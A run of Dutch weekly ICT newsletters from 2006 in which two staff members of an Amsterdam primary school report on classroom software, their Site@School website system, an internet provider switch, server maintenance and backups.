Klankie toetsenborden (**ZIE**), worden bij ons als experiment ingezet in de kleutergroepen en in het begin van groep 3 als hulp bij het leesproces. De software is geïnstalleerd. We testten het door woorden in te tikken waarbij, als je het woord goed schrijft een plaatje verschijnt. Dirk tikte in: bril. Ja hoor, plaatje van een bril. Karin tikte in: poep. Ja, prima plaatje van, zo te zien een hondedrol. Vraag aan de trouwe lezertjes: welk woord tikte Karin toen in?

Groep 2 plus heeft nu zijn toetsenbord. Welke kleutergroep volgt? We zijn benieuwd naar ervaringen van Klankie gebruikers.

#### **ZWIJSEN**

We kunnen nog doorgaan met het gebruik van de oude versie van Veilig Leren Lezen. Ze doen niet moeilijk met het geven van nieuwe licentiecodes. Erg prettig geholpen. Prima helpdesk, die goed bijhoudt wat er in vorige gesprekken is afgesproken en toegezegd.

#### **TEMPLATE EDITOR**

In Site@School zit de module "template editor". Daarmee kunnen mensen het uiterlijk van hun eigen website maken. Welke titel, welke knoppen welke kleuren. Van alles kun je aanpassen. Bij onze website is dat template speciaal voor ons gemaakt en wij kunnen er niet gemakkelijk iets aan veranderen. Maar als je nu een verse versie van S@S downloadt om een nieuwe website zelf te starten, kun je van alles uitproberen. Dat is wat Karin in de meivakantie en deze week heeft zitten uitdokteren -in het intranet- met de prima geschreven handleiding van Dirk.

Voor mensen die kunnen inloggen op ons intranet: neem een kijkje en geef suggesties voor een betere kleur. Voor mensen die zelf willen experimenteren: Dirk heeft speciaal een **testsite**. Daar lees je met welke gegevens je moet inloggen. Wel eerst zorgen dat er in de adresbalk staat: <http://wyxs.net/daily/starnet>.

groeten en prettig weekend,

Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 20 - 2006 (19 mei)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **PRINTER 2e VERDIEPING**

Regelmatig zien we dat daar hele bomen in de vorm van bedrukt papier uit de printer komen. Telkens X weer hetzelfde. Dat komt door het ongeduld van de gebruikers. Iemand wil iets afdrukken en drukt op 'afdrukken'. Loopt vervolgens naar de printer. Daar ligt geen afdruk; logisch, de printer moet eerst opwarmen. Persoon loopt terug naar de computer, drukt weer op 'afdrukken'. Loopt weer naar de printer. Nog geen bedrukt papier te zien. Etc.

Het zou wellicht aanbevelenswaardig zijn als de gebruikers van de printer op de 2e verdieping iets geduldiger zijn bij het printen. Dat scheelt in de ontbossing van de wereld. Zeg het voort!

#### **VEILIG LEREN LEZEN**

Deze week hebben we de computers waar VLL nog op stond vervangen door computers die identiek zijn aan alle andere computers in de school. We hebben VLL op de server geïnstalleerd. En op de werkstations moesten licentiecodes worden ingevuld. Bij elke installatie belden we de helpdesk van Zwijssen voor een licentiecode. En snel dat het programma nu gaat!! Als een kind een plaatje aanklikt, vliegt het naar de juiste plaats.

#### **LEESLADDER**

Weer waren de gegevens van de leerlingen van groep 4 verdwenen. Gelukkig weer door middel van een back-up terug kunnen halen. We dachten eerst dat de kindern het doen door op "opslaan" te klikken in plaats van openen. Maar dat is niet zo. Heeft iemand anders dat ook? Weet iemand waar het door kan komen?

#### **ONZE WERKSTATIONS**

Nu Veilig Leren Lezen op onze nieuwe tweedehands werkstations draait hebben we nog maar één image te onderhouden. We hebben nog maar 1 afwijkende computer: de PC voor de TV in de hal waarop onze mededelingen vertoond worden. Die mededelingen zijn overigens ook bij jullie thuis te bekijken als je in het logo op onze website de derde pukkel (gele rechthoekje) van links aanklikt.

#### **SITE@SCHOOL**

versie 2.4 is deze week uitgebracht. Gefeliciteerd Fred!

In deze versie zitten een aantal grote verbeteringen waar de gebruikers naar smachtten:

- Verbeterde editor (Word documenten importeren, beter werken met plaatjes).
- Meerdere files tegelijk uploaden. Tot nu toe moesten we de files één voor één uploaden. Dat kost veel werk, bijvoorbeeld bij het vullen van een fotoalbum. Met deze feature zullen we binnenkort (nog) grotere harde schijven in de server nodig hebben!

Het S@S Development Team (Fred, Karin, Dirk) gaat binnenkort uit eten waarbij we evalueren en plannen smeden voor de volgende versie (mei 2007). Wordt het 2.5 of 3??

Groeten en prettig weekend,  
Karin en Dirk

p.s. volgende week geen BIC ivm met de hemelvaart.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 22 - 2006 (2 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **EDUCAT B**

Deze week hebben we alle leerlingen ingevoerd in het bibliotheekprogramma EDUCAT B. We gaan nu beginnen om de boeken per computer uit te lenen. Dat gaan we met het bar-code systeem doen. We kwamen er nog achter dat we een update-volgorde verkeerd hadden gedaan. We hadden meteen van versie 7 naar 9 ge-update en dat schijnt niet te mogen. Daardoor ontbreken er plaatjes in de nieuwste versie.

#### **LEESLADDER**

In groep 3 krijgen we rare meldingen bij het spelletje "QUIZ". Er wordt gezegd: "Kan niet voldoende opdrachten samenstellen".

De helpdesk bij Zwijzen vroeg ons het groepsbestand op te sturen om te kijken of zij de fout ook krijgen. Niet dus.

En dus ook meteen weer : het zal wel aan jullie werkstation liggen.

Altijd wordt de bal teruggekaatst.

#### **SITE@SCHOOL VERSIE 2.4**

Deze week is ook onze website ge-update van versie 2.3 naar 2.4. We hebben nu de "SLIDESHOW" in ons fotoalbum. Je hoeft nu alleen achterover te gaan zitten kijken wat er allemaal vanzelf verschijnt.

Ook hebben we al meteen kunnen genieten van de nieuwe functie: "multiple file upload". Dat houdt in dat je niet elke foto apart hoeft up te loaden, maar in één keer een hele map ophaalt. Daar schuilt ook een groot gevaar: luiheid, niet meer eerst de foto's die echt leuk zijn selecteren. Eén collega haalde in één keer 120 foto's op. Dat ging goed. Maar toen hij in een volgende map meer dan 200 foto's ging uploaden, liep het vast. Logisch, zegt Fred, veel te groot bestand. Dus we moeten wel regels voor het uploaden en het selecteren en het eerst rechttop zetten van het aantal foto's gaan afspreken. Het eerst verkleinen van foto's door nieuwe gebruikers lukt goed. (deze opmerking naar aanleiding van een vraag in het forum)

#### **XS4ALL**

De woensdag voor Hemelvaart zijn we over gegaan van UPC (Priority/A2000) naar XS4ALL. Het gratis KPN aanbod. Er zijn nu nog aanpassingen nodig in de hosting van ons [www.rosaboekdrukker.nl](http://www.rosaboekdrukker.nl) domein. We zullen meteen van deze verhuizing gebruik maken om het Siteatschool **FORUM** op een andere server te zetten. Ook zullen we een ander forum (software) gaan gebruiken en andere regels gaan hanteren voor het gebruik van het forum.

Het abonnement bij UPC zal dus binnenkort worden opgezegd. Volgens de papieren krijgen we dan de borgsom voor het modem terug.

We zijn benieuwd.

#### **SITE@SCHOOL TOEKOMST**

Het S@S Development Team (Fred, Karin, Dirk) is uit eten geweest. Tijdens die maaltijd hebben we de toekomst van siteatschool besproken. We zijn het er alle drie over eens, dat het programma voorlopig geen verdere uitbreiding nodig heeft. Maar meer hierover in een komende BIC.

Groeten en een prettig laag weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 23 - 2006 (9 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

**ICT FORMULIEREN**

Willen de collega's van de Rosa Boekdrukker de evaluatie formulieren inleveren? (alleen degenen die dat nog niet hebben gedaan, natuurlijk).

We gaan kijken wat en òf er volgend jaar nog "geschoold" moet worden. En wat er moet worden bijgesteld aan de ICT leerlijn. We zitten erover te denken om het kinderen leren zoeken op het INTERNET anders aan te pakken. Het programma "digiwijzer" wordt namelijk niet aangepast aan vernieuwde sites, dus daar hebben we niks meer aan.

**HET BLAUWE BOEKJE (spelling)**

In de **BIC van week 14** wordt naar aanleiding van de spelfout stiekum/stiekun in BIC week 13, door ons verwezen naar **deze site**.

Naar aanleiding van een gesprek tussen Dirk en Karin over het woord insekt/insect, kwamen we te praten over het "witte boekje". Karin beweerde, dat er ook een blauwe versie is. Dirk geloofde het niet. Dus met de functie "zoeken" in S@S op "spelfout" kwamen we weer op bovengenoemde sites.

Raad eens wat er aan de hand was!.....

De eerste inzender met het goede antwoord krijgt van ons het blauwe boekje kado.

**KLOKHUIS**

Al een aantal jaren houden we op onze site de KLOKHUIS agenda bij. Gisteren kwam er weer een nieuwe lijst.

**Kijkt u maar.**

**SERVER**

Gisteren op eens een vreemde storing van de server. Er bleek geen verbinding meer mogelijk en zelfs de monitor gaf geen beeld meer. Server afgezet en weer opgestart. Er bleek een harddisk fout. Overleden? Het was de tweede backup disk, dus niet veel aan de hand. Merkwaardiger was dat ie 't bij het opnieuw opstarten weer deed. Het is de oudste disk in de server, dus mogelijk aan vervanging toe. We kijken er naar in de zomervakantie.

**XS4ALL**

We zijn eindelijk van UPC af en zitten nu, net als 'alle' scholen bij XS4ALL. We hadden vaak klachten en de laatste tijd viel de snelheid vaak terug. "Dat ligt aan uw kabels" zei meneer UPC (echt waar!). Contact met XS4ALL leerde ons dat volgend jaar, wanneer de KPN scholenactie afloopt, onze voormalige tante Pos de scholenactie vervolgt. Niet meer met een gratis aanbod, maar wel met een zeer aantrekkelijke aanbieding.. Meer wilde de mevrouw niet loslaten. We hebben geen last meer van trage connectie met het internet en sparen ook nog eens € 75 per maand.

Onze kabels zijn prima.

Groeten en een prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)



++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 24 - 2006 (16 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **HET BLAUWE BOEKJE (spelling)**

De eerste inzender met de oplossing was Emilie. Ja, het was een 1 april grap. Ze heeft een exemplaar van het blauwe boekje gewonnen. Ze is er reuze blij mee.

### **VOLUMEREGELING**

Leerkrachten van OBSRB: het volume van het in de computer ingebouwde speakertje kan niet met een knopje geregeld worden omdat dat niet bestaat. Er zijn twee manieren om het volume te regelen:

1. In de taakbalk zie je rechts een 'luidsprekertje'. Met de rechtermuisknop klik je 1 x op het luidsprekertje. De volumeregelaar wordt zichtbaar en je kunt met de muis het volume hoger en lager zetten.
2. Je kunt de toetscombinatie [Alt+] of [Alt-] gebruiken. De tweede manier is handig voor programma's die beeldvullend zijn waardoor de taakbalk niet (meer) zichtbaar is.

### **PRESENTATIE MET GELUID**

Leerkracht Maarten wil een presentatie maken met geluid. Dan moet je geluid kunnen opnemen en bewerken. Wij vonden het gratis open source programma 'AUDACITY' op:

<http://audacity.sourceforge.net/>

Binnen een paar minuten konden we geluid opnemen, bewerken en opslaan als mp3 bestand. Een aanrader. We ondervonden weer het nadeel van geluidkaarten in computers en goedkope microfoons: de microfoon ingang van de geluidkaart is niet gevoelig genoeg. We hebben nog een oud microfoonversterkertje van Dirk gevonden dat het microfoon signaal versterkt. We zoeken naar een oplossing die voor iedereen werkt.

### **DIGITALE PRENTENBOEKEN**

Wij zijn altijd op zoek naar uitbreiding van onze digitale prentenboeken. Deze week stond er een link in de POLS (primair onderwijs link service) nieuwsbrief. Kijk hier naar [Het Toverstokje](#).

### **MAATWERK**

We hadden weer een scholing over het programma Maatwerk. Het blijkt, dat er nu ook een "routeboekje" is uitgebracht. Daarin staan twee trajecten om Maatwerk te gebruiken. Jammer, dat we van Malmberg zelf die informatie niet krijgen. Er is vast een nieuwsbrief, waar we ons niet voor hebben opgegeven.

We gingen een formulier voor het diagnostisch gesprek printen en toen bleek, dat onze laserprinters niet goed staan ingesteld. Groene letters in een grijze balk worden WIT geprint. Onleesbaar. Dus die formulieren printen op de copier tot we de lasers goed hebben staan.

### **LEESLADDER**

Er zit een fout in onze Leesladder 1. Het lijkt erop, alsof er iets in een Database vol is gelopen. Zwijsen kan ons niet helpen. We hebben nu bedacht, dat we in de zomervakantie, als we toch een nieuwe harde schijf in de server gaan zetten, meteen de Leesladder opschonen. Alle leerlingen eruit die er niet (meer) mee werken. Dan kijken we volgend jaar, of het probleem zich weer voordoet. In de tussentijd, hebben we de leerlingen die met Ladder 1 werken in Ladder 2 gezet. Ook nuttig.

We hebben ook nog bij Zwijsen geïnformeerd of er een nieuwe versie aankomt.

### **GLASVEZEL**

Blijkbaar is het een hot item, want overal lezen we erover: het gratis KPN internet aanbod loopt in 2007 af. Nu denkt Kennisnet, dat scholen glasvezel verbinding nodig hebben.

Nou, wij vinden deze XS4ALL verbinding op onze pentium 4 computers al zo lekker snel. Dat ligt natuurlijk ook aan ons prima netwerk, enzo. Maar we voelen ons nog steeds niet achterlopen. Laat ze maar lekker vezelen in Nederland. Wij kijken graag een tijdje toe.

### **S@S IN STAMPEIWORKSHOP**

Ronald en Dirk gaven een demonstratie van Site@School op een thematische workshop van Stampei (samenwerkingsverband van ABC, CIAO, QLICHT). Het merendeel van de deelnemers (19) vonden het een interessant CMS. We kregen al e-mails binnen van enthousiastelingen die ermee aan de slag willen. Bedankt Jan, voor de gastvrijheid!

**UPC/CHELLO/A2000/PRIORITY TELECOM**

We hebben opgezegd en zullen jullie het verhaal besparen van hoe dat ging. Dirk: "Als we al niet opgezegd hadden zouden we het na deze fax- en telefonades alsnog doen".

**XS4ALL**

Als vervolg op het bovenstaande. We konden nu ook onze domeinnaam verhuizen. Het domein rosaboekdrukker.nl was bij UPC gehost. We gebruikten het niet. Maar dat gaat veranderen. We gaan het Site@School forum bij XS4ALL hosten onder de naam: siteatschool.rosaboekdrukker.nl.

Groeten en een prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 25 - 2006 (23 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **EDUCATIEVE TV IN DE KNEL**

De nieuwe mediawet biedt **geen garanties** voor het maken van goede educatieve programma's voor allerlei verschillende doelgroepen. Daar zijn we bezorgd over.

Op dinsdag 27 juni wordt op initiatief van Teleac/NOT in Den Haag een petitie aangeboden, die mede is ondertekend door verschillende organisaties waarmee we samenwerken.

Teken de **petitie**.

#### **STUDIEDAG**

Deze week kwam tijdens de studiedag ook ICT aan de orde. Karin gaf een terugblik en een vooruitblik over het reilen en zeilen van alle ICT voornemens en plannen. Dat gebeurde met "PRESENTATIE" (voor de Microsoft addicts: powerpoint). o.a. kwam aan de orde, dat ze meer als coach gaat werken. Een uitgebreid verslag in de volgende BIC.

#### **AMBRASOFT TAFELS**

In groep 4 zijn de leerlingen helemaal verslingerd aan dit programma. Al een stuk of zes kinderen hebben alle tafeldiploma's gehaald. Om ze blijvend te laten werken met het programma wordt voorgesteld: "Vind je het goed, dat alle gegevens worden weggehaald, en dat je alles opnieuw doet, maar dan in kortere tijd?"  
Ja!!!!!!!

Dus de leerlingen doen alle diploma's eerst in 150 seconden, dan in 120 seconden, en nu is er een aantal bezig in 90 seconden.

#### **KOPTELEFOONS IN KLEUTERBOUW**

We hebben 10 nieuwe koptelefoons voor de 5 cassetterecorders in de kleuterbouw aangeschaft. We hebben ze kleuterbomvrij gemaakt door de oorschelpen vast te lijmen (nee, niet op de kleuterhoofdjes) en met 1 secondelijm de hoofdgroote instelling vast te zetten op kleuterhoofdgroote.

#### **KLANKIE**

In groep 2 bevalt het sprekende toetsenbord prima. Zo goed dat de leerkrachten vroegen of er niet meer woorden aan toegevoegd konden worden. Telefoontje naar de helpdesk leerde dat dat NIET kan. Hm, dat maakt klankie wel zeer beperkt.

#### **WERKSTUK WEG EN GEVONDEN**

Yasmina was haar werkstuk kwijt. Het backup systeem werkte prima, maar een leerkracht is (nog ) niet in staat om het werkstuk zelf terug te zetten. Daar moet nog wat uitleg tegenaan.

#### **NATUUR EN TECHNIEK: NatuNiek**

Wij zijn op zoek naar een biologiemethode en nu is het oog van de commissie gevallen op een nog uit te komen methode: NatuNiek. Komt in het voorjaar uit. Ze hebben wel een nieuwsbrief, de eerste staat nu online.  
**Kijk en oordeel!**

#### **TV MODULE**

Af en toe loopt de TV module vast. De cache van de webpagina's is dan vol. Vervelend, want dan moet je 'm eerst met de hand legen. We zouden een truc moeten hebben dat de cache dagelijks geleegd wordt. Hm, dat zou toch eenvoudig moeten zijn.

Groeten en een prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 26 - 2006 (30 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Deze week was er weinig tijd voor ICT wegens ADV en bezoek aan Artis.

### STUDIEDAG

Zoals beloofd het verslag van de studiedag van vorige week.

Volgens de afspraken van een aantal jaren geleden hadden we al bereikt moeten hebben: dat leerkrachten: zelfstandig kunnen omgaan met het uitgestippelde ICT traject op gebied van ICT vaardigheden en onderwijskundige toepassingen en dat leerlingen:

de school verlaten met de vaardigheden om een werkstuk te maken met gebruik van tekstverwerkingsprogramma en goed gebruik van internet.

Dat is grotendeels gerealiseerd. Hier en daar is nog bij de leerkrachten de behoefte aan wat ondersteuning op gebied van vaardigheden. De ICT coördinator wil volgend schooljaar meer als coach van de klassenleerkrachten gaan optreden: regelmatig overleg over het uitgestippelde traject.

We deden verslag van de hardware en ons netwerk. Wat er allemaal is gebeurd het afgelopen jaar. Daaruit kwam de wens naar boven om de beheerders van het netwerk te onderwerpen aan een soort "eed van vertrouwen". Er zijn mensen die doordat ze het beheer doen, toegang hebben tot vertrouwelijke informatie. Daar moet je afspraken over vastleggen. Een klus voor het volgende schooljaar.

We hebben over SiteAtShool verslag gedaan en de wens geuit om volgend schooljaar meer mensen ermee te laten werken. Eerst een keer een plenaire demonstratie : hoe werkt **S@S**? Foto's op de website zetten, maar ook: hoe zet je informatie op de website.

Naar aanleiding van de ingevulde evaluatieformulieren hebben we zicht op de wensen van het team. Daarnaast moeten we beslissen wat we met de ondersteuning/scholing van de onderwijsbegeleidingsdienst doen. a.s. maandag komt daar meer duidelijkheid over. We gaan in elk geval meer scholingen zelf verzorgen voor de teamleden. We hebben nu een beamer.

We willen ook kijken of we volgend schooljaar aandacht kunnen besteden over VEILIG INTERNETTEN door middel van een ouderavond. Documentatie is aangevraagd bij <http://www.iks surfveilig.nl/>

Ook gaan we bekijken of de leerkrachten zelf met ESIS zullen kunnen omgaan.

Gelukkig kan er ook volgend jaar weer ruimte in de formatie gemaakt worden voor ICT. Ongeveer anderhalve dag per week.

### SITES OM NADER TE BEKIJKEN:

<http://www.iks surfveilig.nl/http://leerkracht.kennisnet.nl> de zoekmachine op kennisnet: davindi

<http://woordenlijst.org> (taalunie)

Volgende week weer allerlei belevenissen, zoals het bezoek van een buitenlandse gast die graag het Site@School team wilde ontmoeten.

Groeten en een prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 27 - 2006 (7 juli)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **Drukke week!!**

We danken de mensen die regelmatig onze vragen beantwoorden hartelijk. We kunnen nu verder op zoek naar veilig internet cursussen, een manier om de cache van onze monitor bij te houden. En vooral: waar moeten beheerders van netwerken voor tekenen (privacy)  
Dank voor jullie oplettendheid! (Dennis, Raoul, Emilie)

### **EVALUATIE met SCHOOLBEGELEIDINGSDIENST**

Afgelopen maandag werd de begeleiding van ABC/STAMPEI geëvalueerd. [Lees hier het verslag.](#)  
Volgend jaar zal de jarenlange intensieve begeleiding worden geminimaliseerd. Niet dat alles nou klaar is, want met ICT is nooit iets af, maar het werd behoorlijk moeilijk om de juiste mensen op de juiste plek op het juiste tijdstip bij elkaar te brengen. Dus nu gaan we binnen de school de coördinatierol van de ICT-coördinator meer ombuigen naar een coachende rol.  
Door het schrijven van het evaluatieverslag ontstond opeens het begin van een nieuw beleidsplan voor de periode 2006-2009. [Sneak preview.](#)

### **7 JAAR ONLINE!!**

Bij het opruimen vonden we oude financiële stukken waarbij ook de aansluitkosten voor onze internet aansluiting bij A2000 (later UPC en weer later Priority-telecom genaamd). Dat was in juni 1999!!!  
In het begin was het maar met één computer. En al snel werd er een mini netwerk aangelegd.

### **BACK-UP**

Deze week was Jasmina uit groep 6 weer haar document kwijtgeraakt. O, wat waren we weer blij met ons back-up systeem, want binnen een paar minuten had ze haar werkstuk weer terug. Hoe dat moet, zal volgend jaar ook worden uitgelegd aan de collega's.

### **BUITENLANDS BEZOEK**

Wij kregen bezoek van John, professor aan de universiteit van Aizu in Japan. Hij was toevallig in Nederland, zijn afdeling wil voor studenten en docenten Site@School gebruiken en had nog wat vragen.  
Hij vind S@S een zeer goed systeem, qua onderwijskundige achtergrond (de ideologie) en qua functionaliteit. Hij roemde de eenvoud.  
Verder liet hij ons nog een interessante computertoepassing zien: hotspots op papier. Met een webcam ter grootte van je pink kun je over bedrukt papier heen gaan en zodoende extra info uit 't papier halen.  
Geïnteresseerd? Het artikel kunnen we aan belangstellenden toesturen.

### **STROOMSTORING**

Door stroomstoring viel de server uit. Zijn de batterijen in het UPS nog goed? Moeten we binnenkort maar eens testen. De stroomstoring duurde, naar men vreemde, maar heel kort. Dt maakt 't verdacht dat de server uitviel.

### **HARDDISK WEER VOL**

Door zeer intensief gebruik van de server voor zeer grote bestanden (foto's, presentaties met geluid) liep de home partitie weer vol. Wat opschonen gaf ruimte, maar de server moet in de grote vakantie met grotere harddisks worden opgetuigd. MAAAAARRR, daarnaast moet ook enige kritische zin bij het maken en uploaden van foto's worden betracht. Er is een leerkracht die maar raak knipte en de hele zaak, rijp en rot (mislukte foto's, fotos niet recht op gezet) op de server dumpte. Dat kan natuurlijk niet. We hebben de zaak er zo weer afgekegeld.

### **MAARTEN**

Maarten werkt aan de afscheidspresentatie van groep 8. Met Audacity (zie vorige BIC) maakt hij twee geluidssporen (muziek en leerlingen die vertellen) en mixte het naar 1 spoor. Veel leuke foto's van leerlingen erbij en hij heeft een spetterende presentatie. We weten nog steeds niet hoe je meerdere plaatjes onder 1 geluidsbestand zet in OOo's Impress. Wie wel?

#### **ALICE**

Over de telefoon hielpen we Alice (kleuterbouw) met de installatie van WinSCP, het programmaatje waarmee leerkrachten van huis uit op de server kunnen werken. Alice hoeft nu niet meer haar USB stick te vergeten. Van huis uit kan ze bij al hgaar spullen op school.

#### **BOEKDRUKKERTJE**

Elke twee weken komt er een nieuwsbrief aan de ouders uit, het "[boekdrukkertje](#)". Nog niet zo erg veel ouders hebben de ON-LINE mogelijkheid ontdekt. Maar u, trouwe lezer, zullen we nog even laten kijken. Deze week stond in het Boekdrukkertje de formatie van ons team voor volgend jaar.

#### **LEERLINGPAGINA AANVRAAG**

Sinds de mogelijkheid op onze site bestaat om online een leerlingpagina aan te vragen, hebben al diverse leerlingen dat gedaan. Ook leerlingen die allang een pagina hebben. Ook een kleuter wilde een pagina. We wachten nu vol spanning af, wat er op de pagina te lezen zal zijn.

#### **ALLES TELT**

In de kleuterafdeling wordt het programma nog steeds gebruikt. Deze week was een collega vergeten hoe de instelling van de afroeplijst moest worden uitgeschakeld. Sind er vorig jaar een verbetering in het programma is aangebracht (patch), is het ook mogelijk om zonder het hele programma af te sluiten, een andere leerling aan te klikken.

#### **TAFELS GROEP 5**

Deze week zijn de leerlingen in groep 5 ook begonnen om hun tafel diploma's in een snellere tijd te halen. De leerlingen worden voor de tweede keer ingevoerd -met een 2 achter hun voornaam- als ze alle diploma's hebben gehaald. De zweetdruppels vlogen in het rond. 50 sommen in 90 seconden!

#### **STANDAARD DOCUMENTEN**

We zijn bezig om op onze server in de map TEAM allerlei handige documenten te zetten die iedereen mag/kan gebruiken. We worden, als team, steeds digitaal.

#### **BUITENLANDS BEZOEK**

Wij kregen bezoek van John, professor aan de universiteit van Aizu in Japan. Hij was toevallig in Nederland, zijn afdeling wil voor studenten en docenten Site@School gebruiken en had nog wat vragen. Hij vind S@S een zeer goed systeem, qua onderwijskundige achtergrond (de ideologie) en qua functionaliteit. Hij roemde de eenvoud. Verder liet hij ons nog een interessante computertoepassing zien: hotspots op papier. Met een webcam ter grootte van je pink kun je over bedrukt papier heen gaan en zodoende extra info uit 't papier halen. Geïnteresseerd? Het artikel kunnen we aan belangstellenden toesturen.

#### **STROOMSTORING**

Door stroomstoring viel de server uit. Zijn de batterijen in het UPS nog goed? Moeten we binnenkort maar eens testen. De stroomstoring duurde, naar men vreemde, maar heel kort. Dt maakt 't verdacht dat de server uitviel.

#### **HARDDISK WEER VOL**

Door zeer intensief gebruik van de server voor zeer grote bestanden (foto's, presentaties met geluid) liep de home partitie weer vol. Wat opschonen gaf ruimte, maar de server moet in de grote vakantie met grotere harddisks worden opgetuigd. MAAAAARRR, daarnaast moet ook enige kritische zin bij het maken en uploaden van foto's worden betracht. Er is een leerkracht die maar raak knipte en de hele zaak, rijp en rot (mislukte foto's, fotos niet recht op gezet) op de server dumpte. Dat kan natuurlijk niet. We hebben de zaak er zo weer afgekegeld.

#### **SITE@SCHOOL FIXPACK**

Voor de gebruikers van Sie@School 2.4: Vrijdag 7 juli of anders morgen komt er een fixpack beschikbaar. De laatstelijk gevonden bugs en een paar security fiexes zijn daarin verwerkt. Downloaden en installeren dus Damen Heren!

Groeten en een prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 28 - 2006 (14 juli)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

De vakantie komt er aan. Wel een drukke week, maar weinig ICT. Veel opruimen waardoor er opeens een doos vol toetsenborden en netsnoeren uit een lokaal tevoorschijn kwam.

Wie heeft er belangstelling voor een Promise FASTTRAK HD controller met twee HOT SWAP drive bays. Goed voor Raid. Draait ook onder Linux.

#### **POWERPOINT/IMPRESS**

Maarten had een fantastische presentatie gemaakt voor de afscheidsavond van groep 8. Flitsende dia's met twee sporen geluid eronder. Jammer genoeg moest het in Powerpoint, want het lukte ons niet met Impress, want 1 doorlopend geluidsspoor met meerdere dia's eronder lukte ons (nog??) niet.

#### **MET WOORDEN IN DE WEER**

We gingen van de week op bezoek op de faculteit Letteren bij Marianne Verhallen.

Doelen van het gesprek:

- Wil MWidW meewerken aan ons initiatief om software te ontwikkelen voor MWidW?
- Kan software ontwikkeling een bijdrage leveren aan Met Woorden In De Weer, en zo ja, waar?

We leggen Marianne uit wat de afd. ICT zoal gedaan heeft in de afgelopen jaren: Site@School en ServerAtSchool. Dat we 'voor de wereld' ontwikkelen. Dat, als er iets ontwikkeld wordt, het Open Source software zal zijn onder de GPL (General Public License). Software waar door iedereen aan mee-ontwikkeld kan worden. Het is voor de wereld, dus gratis te downloaden. Marianne verklaart zich in Principe bereid tot medewerking. De naam 'Met Woorden in de Weer is beschermd'. Nadere afspraken zijn nodig als zaken concreet worden.

Enkele gedachten:

- software zoeken/laten ontwikkelen waarmee clusters/woorden geregistreerd kunnen worden en weer toegankelijk te maken zijn.
- consolideeroefeningen zoek/maken
- een samenwerking starten met de Amsterdamse scholen die met MWidW werken.

#### **BEZOEK voor SERVERATSCHOOL**

We kregen Floris op bezoek; jarenlang systeembeheerder op een middelbare school en nu student in Delft. Hij was Peter aldaar tegengekomen en Dirk had jaren gelden als eens contact met hem gehad over een IRC server. Floris kwam naar ServerAtSchool kijken en liet zich inwijden in de darmen van het systeem. Dirk snapte niets van blobs, symlinks, chroot jail, maar Floris vond 't zeer ingenieus en diep doordacht.

#### **ESIS UPDATE**

Omdat Peter toch op school was deed ie voor de afwisseling maar eens de update op school in plaats van vanuit Bussum. We zijn weer up to date.

Groeten en een prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)



++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 29 - 2006 (21 juli)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

De vakantie is aangebroken, vandaag om 12.00 uur. Toch hebben we wat op ICT gebied gedaan.

#### **OPRUIMING**

We zijn begonnen aan een opruimactie in de mappen van de groepen en de leerlingen op de server. Aan het einde van de zomervakantie moeten de groepen gemigreerd worden. Dat kan pas als de EDEX bestanden klaar zijn. Voor de leken: als de leerlingen in de administratie van de school kloppend in de groepen zitten, wordt er een computerbestand gemaakt (genaamd EDEX) en dat gebruiken wij weer in ons netwerksysteem om de groepen op de server door te schuiven.

#### **NOT/TELEAC**

Naar aanleiding van de petitie in **BIC week 25** kregen we van de week een aardige dank voor onze steunbetuiging. **Lees meer.** De school tv is voorlopig gered.

#### **SITE@SCHOOL VERGADERNG**

We hebben een vergadering gehouden (met BBQ) over de toekomst van Site@School, verdere ontwikkelingen. En waaraan we in de komende twee jaar aandacht gaan besteden. Meer nieuws na de zomervakantie.

#### **OPEN OFFICE ORG PRESENTATIE**

Het blijkt nu definitief dat je met OOo Presentatie niet meerdere dia's onder één geluidsfragment kan zetten. Het staat ook laag op de prioriteitenlijst bij de ontwikkelaars.

Er is een gratis programma (niet OSS) waarmee het wel kan en nog simpel en snel ook. Een progje om karaoke's te maken: Karaoke Fun. Het programma is ook in het Nederlands. Zie:

[http://www.karafun.com/index\\_nl.html](http://www.karafun.com/index_nl.html) We houden ons aanbevolen voor een OSS alternatief.

#### **NIEUWE HARDDISKS IN SERVER**

Volgende week zullen we nog een dag naar school gaan om groot onderhoud te verrichten. Er komen drie nieuwe harde schijven in de server.

SPECIFICATIES: 250GIG, MAXTOR

#### **SITE@SCHOOL OPGESCHOOND**

Bij ons, waar ooit versie 1.0 van S@S draaide, zat nog een hele hoop oude troep in S@S. Peter maakte een lijst met zo'n 100 bestanden die niet meer in gebruik zijn. Die hebben we in overleg met Fred gewist.

